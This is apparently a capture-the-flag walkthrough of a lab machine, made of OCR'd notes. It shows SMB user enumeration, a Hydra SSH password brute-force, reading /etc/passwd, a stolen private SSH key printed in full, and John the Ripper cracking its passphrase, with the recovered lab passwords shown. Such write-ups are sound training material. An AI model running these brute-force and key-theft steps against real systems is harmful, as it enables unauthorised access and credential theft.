\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1044 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1045 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1046 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1047 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1048 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1049 *unknown*
\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1050 *unknown*
\*unknown* (8)
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-500 *unknown*\*unknown* (8)
S-1-5-32-501 *unknown*\*unknown* (8)
S-1-5-32-502 *unknown*\*unknown* (8)
S-1-5-32-503 *unknown*\*unknown* (8)
S-1-5-32-504 *unknown*\*unknown* (8)
S-1-5-32-505 *unknown*\*unknown* (8)
S-1-5-32-506 *unknown*\*unknown* (8)
S-1-5-32-507 *unknown*\*unknown* (8)
S-1-5-32-508 *unknown*\*unknown* (8)
S-1-5-32-509 *unknown*\*unknown* (8)
S-1-5-32-510 *unknown*\*unknown* (8)
```

```
S-1-5-32-511 *unknown*\*unknown* (8)
S-1-5-32-512 *unknown*\*unknown* (8)
S-1-5-32-513 *unknown*\*unknown* (8)
S-1-5-32-514 *unknown*\*unknown* (8)
S-1-5-32-515 *unknown*\*unknown* (8)
S-1-5-32-516 *unknown*\*unknown* (8)
S-1-5-32-517 *unknown*\*unknown* (8)
S-1-5-32-518 *unknown*\*unknown* (8)
S-1-5-32-519 *unknown*\*unknown* (8)
S-1-5-32-520 *unknown*\*unknown* (8)
S-1-5-32-521 *unknown*\*unknown* (8)
S-1-5-32-522 *unknown*\*unknown* (8)
S-1-5-32-523 *unknown*\*unknown* (8)
S-1-5-32-524 *unknown*\*unknown* (8)
S-1-5-32-525 *unknown*\*unknown* (8)
S-1-5-32-526 *unknown*\*unknown* (8)
S-1-5-32-527 *unknown*\*unknown* (8)
S-1-5-32-528 *unknown*\*unknown* (8)
S-1-5-32-529 *unknown*\*unknown* (8)
S-1-5-32-530 *unknown*\*unknown* (8)
S-1-5-32-531 *unknown*\*unknown* (8)
S-1-5-32-532 *unknown*\*unknown* (8)
S-1-5-32-533 *unknown*\*unknown* (8)
S-1-5-32-534 *unknown*\*unknown* (8)
S-1-5-32-535 *unknown*\*unknown* (8)
S-1-5-32-536 *unknown*\*unknown* (8)
S-1-5-32-537 *unknown*\*unknown* (8)
S-1-5-32-538 *unknown*\*unknown* (8)
S-1-5-32-539 *unknown*\*unknown* (8)
S-1-5-32-540 *unknown*\*unknown* (8)
S-1-5-32-541 *unknown*\*unknown* (8)
S-1-5-32-542 *unknown*\*unknown* (8)
S-1-5-32-543 *unknown*\*unknown* (8)
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
S-1-5-32-1000 *unknown*\*unknown* (8)
S-1-5-32-1001 *unknown*\*unknown* (8)
```

```
S-1-5-32-1002 *unknown*\*unknown* (8)
S-1-5-32-1003 *unknown*\*unknown* (8)
S-1-5-32-1004 *unknown*\*unknown* (8)
S-1-5-32-1005 *unknown*\*unknown* (8)
S-1-5-32-1006 *unknown*\*unknown* (8)
S-1-5-32-1007 *unknown*\*unknown* (8)
S-1-5-32-1008 *unknown*\*unknown* (8)
S-1-5-32-1009 *unknown*\*unknown* (8)
S-1-5-32-1010 *unknown*\*unknown* (8)
S-1-5-32-1011 *unknown*\*unknown* (8)
S-1-5-32-1012 *unknown*\*unknown* (8)
S-1-5-32-1013 *unknown*\*unknown* (8)
S-1-5-32-1014 *unknown*\*unknown* (8)
S-1-5-32-1015 *unknown*\*unknown* (8)
S-1-5-32-1016 *unknown*\*unknown* (8)
S-1-5-32-1017 *unknown*\*unknown* (8)
S-1-5-32-1018 *unknown*\*unknown* (8)
S-1-5-32-1019 *unknown*\*unknown* (8)
S-1-5-32-1020 *unknown*\*unknown* (8)
S-1-5-32-1021 *unknown*\*unknown* (8)
S-1-5-32-1022 *unknown*\*unknown* (8)
S-1-5-32-1023 *unknown*\*unknown* (8)
S-1-5-32-1024 *unknown*\*unknown* (8)
S-1-5-32-1025 *unknown*\*unknown* (8)
S-1-5-32-1026 *unknown*\*unknown* (8)
S-1-5-32-1027 *unknown*\*unknown* (8)
S-1-5-32-1028 *unknown*\*unknown* (8)
S-1-5-32-1029 *unknown*\*unknown* (8)
S-1-5-32-1030 *unknown*\*unknown* (8)
S-1-5-32-1031 *unknown*\*unknown* (8)
S-1-5-32-1032 *unknown*\*unknown* (8)
S-1-5-32-1033 *unknown*\*unknown* (8)
S-1-5-32-1034 *unknown*\*unknown* (8)
S-1-5-32-1035 *unknown*\*unknown* (8)
S-1-5-32-1036 *unknown*\*unknown* (8)
S-1-5-32-1037 *unknown*\*unknown* (8)
S-1-5-32-1038 *unknown*\*unknown* (8)
S-1-5-32-1039 *unknown*\*unknown* (8)
S-1-5-32-1040 *unknown*\*unknown* (8)
S-1-5-32-1041 *unknown*\*unknown* (8)
S-1-5-32-1042 *unknown*\*unknown* (8)
S-1-5-32-1043 *unknown*\*unknown* (8)
```

```
S-1-5-32-1044 *unknown*\*unknown* (8)
S-1-5-32-1045 *unknown*\*unknown* (8)
S-1-5-32-1046 *unknown*\*unknown* (8)
S-1-5-32-1047 *unknown*\*unknown* (8)
S-1-5-32-1048 *unknown*\*unknown* (8)
S-1-5-32-1049 *unknown*\*unknown* (8)
S-1-5-32-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)

 ===========================================
|    Getting printer info for 10.10.37.236    |
 ===========================================
No printers returned.


enum4linux complete on Sun Sep 20 05:56:46 2020

--------------------------------------------------------------------------------------------------------
```

Hydra

```
root@kali:~# hydra -l jan -p "/usr/share/wordlists/rockyou.txt"
ssh://10.10.37.236
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or
secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-20
08:37:33
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try
per task
[DATA] attacking ssh://10.10.37.236:22/
1 of 1 target completed, 0 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-09-20
08:37:41
root@kali:~# hydra -l jan -P /usr/share/wordlists/rockyou.txt
ssh://10.10.37.236
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or
secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-20
08:38:25
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/
p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.37.236:22/
[STATUS] 160.00 tries/min, 160 tries in 00:01h, 14344239 to do in 1494:12h,
16 active
[STATUS] 112.00 tries/min, 336 tries in 00:03h, 14344063 to do in 2134:32h,
16 active
^[[18~[22][ssh] host: 10.10.37.236   login: jan   password: armando
[STATUS] 2049199.86 tries/min, 14344399 tries in 00:07h, 1 to do in 00:01h,
13 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-09-20
08:45:33
```

SSH LOG

```
0 packages can be updated.
0 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$ pwd
/home/jan
jan@basic2:~$ ls
jan@basic2:~$ clear
jan@basic2:~$ ls
jan@basic2:~$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 root jan    47 Apr 23  2018 .lesshst
jan@basic2:~$ cat .lesshst
cat: .lesshst: Permission denied
jan@basic2:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

```
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/
nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/
bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/
netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/
false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
kay:x:1000:1000:Kay,,,:/home/kay:/bin/bash
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
tomcat9:x:999:999::/home/tomcat9:/bin/false
jan:x:1001:1001::/home/jan:/bin/bash
jan@basic2:~$ ^C
jan@basic2:~$ ^C
jan@basic2:~$ sudo -l
[sudo] password for jan:
Sorry, user jan may not run sudo on basic2.
jan@basic2:~$ sudo
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user]
[command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
prompt] [-u
            user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
prompt] [-u
            user] file ...
jan@basic2:~$ sudo -l
[sudo] password for jan:
Sorry, user jan may not run sudo on basic2.
jan@basic2:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
jan@basic2:~$ cd kay
-bash: cd: kay: No such file or directory
jan@basic2:~$ pwd
/home/jan
jan@basic2:~$ cd home
-bash: cd: home: No such file or directory
jan@basic2:~$ cd..
cd..: command not found
jan@basic2:~$ cd ..
jan@basic2:/home$ ls
jan  kay
jan@basic2:/home$ cd kay
jan@basic2:/home/kay$ ls
pass.bak
jan@basic2:/home/kay$ cat pass.bank
cat: pass.bank: No such file or directory
jan@basic2:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
jan@basic2:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
```

```
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
jan@basic2:/home/kay$ cd .ssh
jan@basic2:/home/kay/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
jan@basic2:/home/kay/.ssh$ ls -la
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23  2018 .
drwxr-xr-x 5 kay kay 4096 Apr 23  2018 ..
-rw-rw-r-- 1 kay kay  771 Apr 23  2018 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19  2018 id_rsa
-rw-r--r-- 1 kay kay  771 Apr 19  2018 id_rsa.pub
jan@basic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
AkAN
+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLETfc275hzVVYh6FkLgtOfaly0bMqGIrM+eWVoXOrZPBlv8iyNTDdDE
3jRjqbOGlPs01hAWKIRxUPaEr18lcZ+OlY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGMqLFNwaPxJYV6HauUoVExN7
bUpo
+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdxVy
VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s
+b95eFeceWMmVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
ysvOpVn9WnFOUdON
+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oHOACCK3ihAQKKbO+SflgXBaHXb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XlWR+4HxbotpJx6RVByEPZ/kViOq3S1
GpwHSRZon320xA4hOPkcG66JDyHlS6B328uViI6Da6frYiOnA4TEjJTPO5RpcSEK
QKIg65gICbpcWj1U4I9mEHZeHc0r2lyufZbnfYUr0qCVo8+mS8X75seeoNz8auQL
4DI4IXITq5saCHP4y/ntmz1A3Q0FNjZXAqdFK/
hTAdhMQ5diGXnNw3tbmD8wGveG
VfNSaExXeZA39jOgm3VboN6cAXpz124Kj0bEwzxCBzWKi0CPHFLYuMoDeLqP/
NIk
```

oSXloJc8aZemIl5RAH5gDCLT4k67wei9j/JQ6zLUT0vSmLono1IiFdsMO4nUnyJ3
z+3XTDtZoUl5NiY4JjCPLhTNNjAlqnpcOaqad7gV3RD/asml2L2kB0UT8PrTtt+S
baXKPFH0dHmownGmDatJP+eMrc6S896+HAXvcvPxlKNtI7
+jsNTwuPBCNtSFvo19
l9+xxd55YTVo1Y8RMwjopzx7h8oRt7U+Y9N/BVtbt+XzmYLnu
+3qOq4W2qOynM2P
nZjVPpeh+8DBoucB5bfXsiSkNxNYsCED4lspxUE4uMS3yXBpZ/44SyY8KEzrAzaI
fn2nnjwQ1U2FaJwNtMN5OIshONDEABf9Ilaq46LSGpMRahNNXwzozh+/
LGFQmGjI
I/zN/2KspUeW/5mqWwvFiK8QU38m7M
+mli5ZX76snfJE9suva3ehHP2AeN5hWDMw
X+CuDSIXPo10RDX+OmmoExMQn5xc3LVtZ1RKNqono7fA21CzuCmXI2j/
LtmYwZEL
OScgwNTLqpB6SfLDj5cFA5cdZLaXL1t7XDRzWggSnCt+6CxszEndyUOlri9EZ8XX
oHhZ45rgACPHcdWcrKCBfOQS01hJq9nSJe2W403lJmsx/U3YLauUaVgrHkFoejnx
CNpUtuhHcVQssR9cUi5it5toZ+iiDfLoyb+f82Y0wN5Tb6PTd/onVDtskIlfE731
DwOy3Zfl0l1FL6ag0iVwTrPBl1GGQoXf4wMbwv9bDF0Zp/6uatViV1dHeqPD8Otj
Vxfx9bkDezp2Ql2yohUeKBDu+7dYU9k5Ng0SQAk7JJeokD7/m5i8cFwq/g5VQa8r
sGsOxQ5Mr3mKf1n/
w6PnBWXYh7n2lL36ZNFacO1V6szMaa8/489apbbjpxhutQNu
Eu/lP8xQlxmmpvPsDACMtqA1IpoVl9m+a
+sTRE2EyT8hZIRMiuaaoTZIV4CHuY6Q
3QP52kfZzjBt3ciN2AmYv205ENIJvrsacPi3PZRNlJsbGxmxOkVXdvPC5mR/pnIv
wrrVsgJQJoTpFRShHjQ3qSoJ/r/8/D1VCVtD4UsFZ+j1y9kXKLaT/oK491zK8nwG
URUvqvBhDS7cq8C5rFGJUYD79guGh3He5Y7bl+mdXKNZLMlzOnauC5bKV4i
+Yuj7
AGIExXRIJXlwF4G0bsl5vbydM55XlnBRyof62ucYS9ecrAr4NGMggcXfYYncxMyK
AXDKwSwwwf/yHEwX8ggTESv5Ad
+BxdeMoiAk8c1Yy1tzwdaMZSnOSyHXuVlB4Jn5
phQL3R8OrZETsuXxfDVKrPeaOKEE1vhEVZQXVSOHGCuiDYkCA6al6WYdI9i2
+uNR
ogjvVVBVVZIBH+w5YJhYtrInQ7DMqAyX1YB2pmC
+leRgF3yrP9a2kLAaDk9dBQcV
ev6cTcfzhBhyVqml1WqwDUZtROTwfl80jo8QDlq+HE0bvCB/o2FxQKYEtgfH4/UC
D5qrsHAK15DnhH4IXrIkPlA799CXrhWi7mF5Ji41F3O7iAEjwKh6Q/YjgPvgj8LG
OsCP/iugxt7u+91J7qov/RBTrO7GeyX5Lc/SW1j6T6sjKEga8m9fS10h4TErePkT
t/CCVLBkM22Ewao8glguHN5VtaNH0mTLnpjfNLVJCDHl0hKzi3zZmdrxhql+/WJQ
4eaCAHk1hUL3eseN3ZpQWRnDGAAPxH
+LgPyE8Sz1it8aPuP8gZABUFjBbEFMwNYB
e5ofsDLuIOhCVzsw/DIUrF+4liQ3R36Bu2R5+kmPFIkkeW1tYWIY7CpfoJSd74VC
3Jt1/ZW3XCb76R75sG5h6Q4N8gu5c/
M0cdq16H9MHwpdin9OZTqO2zNxFvpuXthY

-----END RSA PRIVATE KEY-----

SSH-Kay

```
jan@basic2:/home/kay/.ssh$ ssh -i id_rsa kay@10.10.37.236
Could not create directory '/home/jan/.ssh'.
The authenticity of host '10.10.37.236 (10.10.37.236)' can't be
established.
ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn4OPL7GN/
DuVHVvO0lT9N4W5ifchySQ.
Are you sure you want to continue connecting (yes/no)?
yes
Failed to add the host to the list of known hosts (/home/jan/.ssh/
known_hosts).
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic
x86_64)

 * Documentation:  https://
help.ubuntu.com
 * Management:     https://
landscape.canonical.com
 * Support:        https://ubuntu.com/
advantage

0 packages can be updated.
0 updates are security updates.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ ^C
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$
```

RSA-ID for KAY

ID_RSA:-


```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

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
-----END RSA PRIVATE KEY-----
```

JohnTheRipper

```
root@kali:~/Desktop/Basic_Pentesting# john forjohn.txt --wordlist=/opt/
rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys)
32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all
loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (kay_id_rsa)
Warning: Only 1 candidate left, minimum 4 needed for performance.
1g 0:00:00:07 DONE (2020-09-20 10:01) 0.1371g/s 1967Kp/s 1967Kc/s
1967KC/s *7¡Vamos!
Session completed
```

Process

- First we have to scan the Machine with NMAP
  - ◇ Resut are in nmap node
- In the nmap scan we fond these ports are open
  - ◇ 22→ SSH
  - ◇ 80→ http
  - ◇ 192→ netbios-ssn Samba smbd 3.X - 4.X
  - ◇ 445→ netbios-ssn Samba smbd 4.3.11-Ubuntu
  - ◇ 8009→ ajp13   Apache Jserv (Protocol v1.3)
- Port 80 is open so we can open it in the browser
  - ◇ 

Index of /development

Name	Last modified	Size	Description
Parent Directory		-	
dev.txt	2018-04-23 14:52	483	
j.txt	2018-04-23 13:10	235	

Apache/2.4.18 (Ubuntu) Server at 10.10.215.156 Port 80

- So now we use gobuster to find the directory of the server
  - ◇ ther we fond
    - http://10.10.215.156/.htaccess (Status: 403)
    - http://10.10.215.156/.hta (Status: 403)
    - http://10.10.215.156/.htpasswd (Status: 403)
    - http://10.10.215.156/development (Status: 301)
    - http://10.10.215.156/index.html (Status: 200)
    - http://10.10.215.156/server-status (Status: 403)
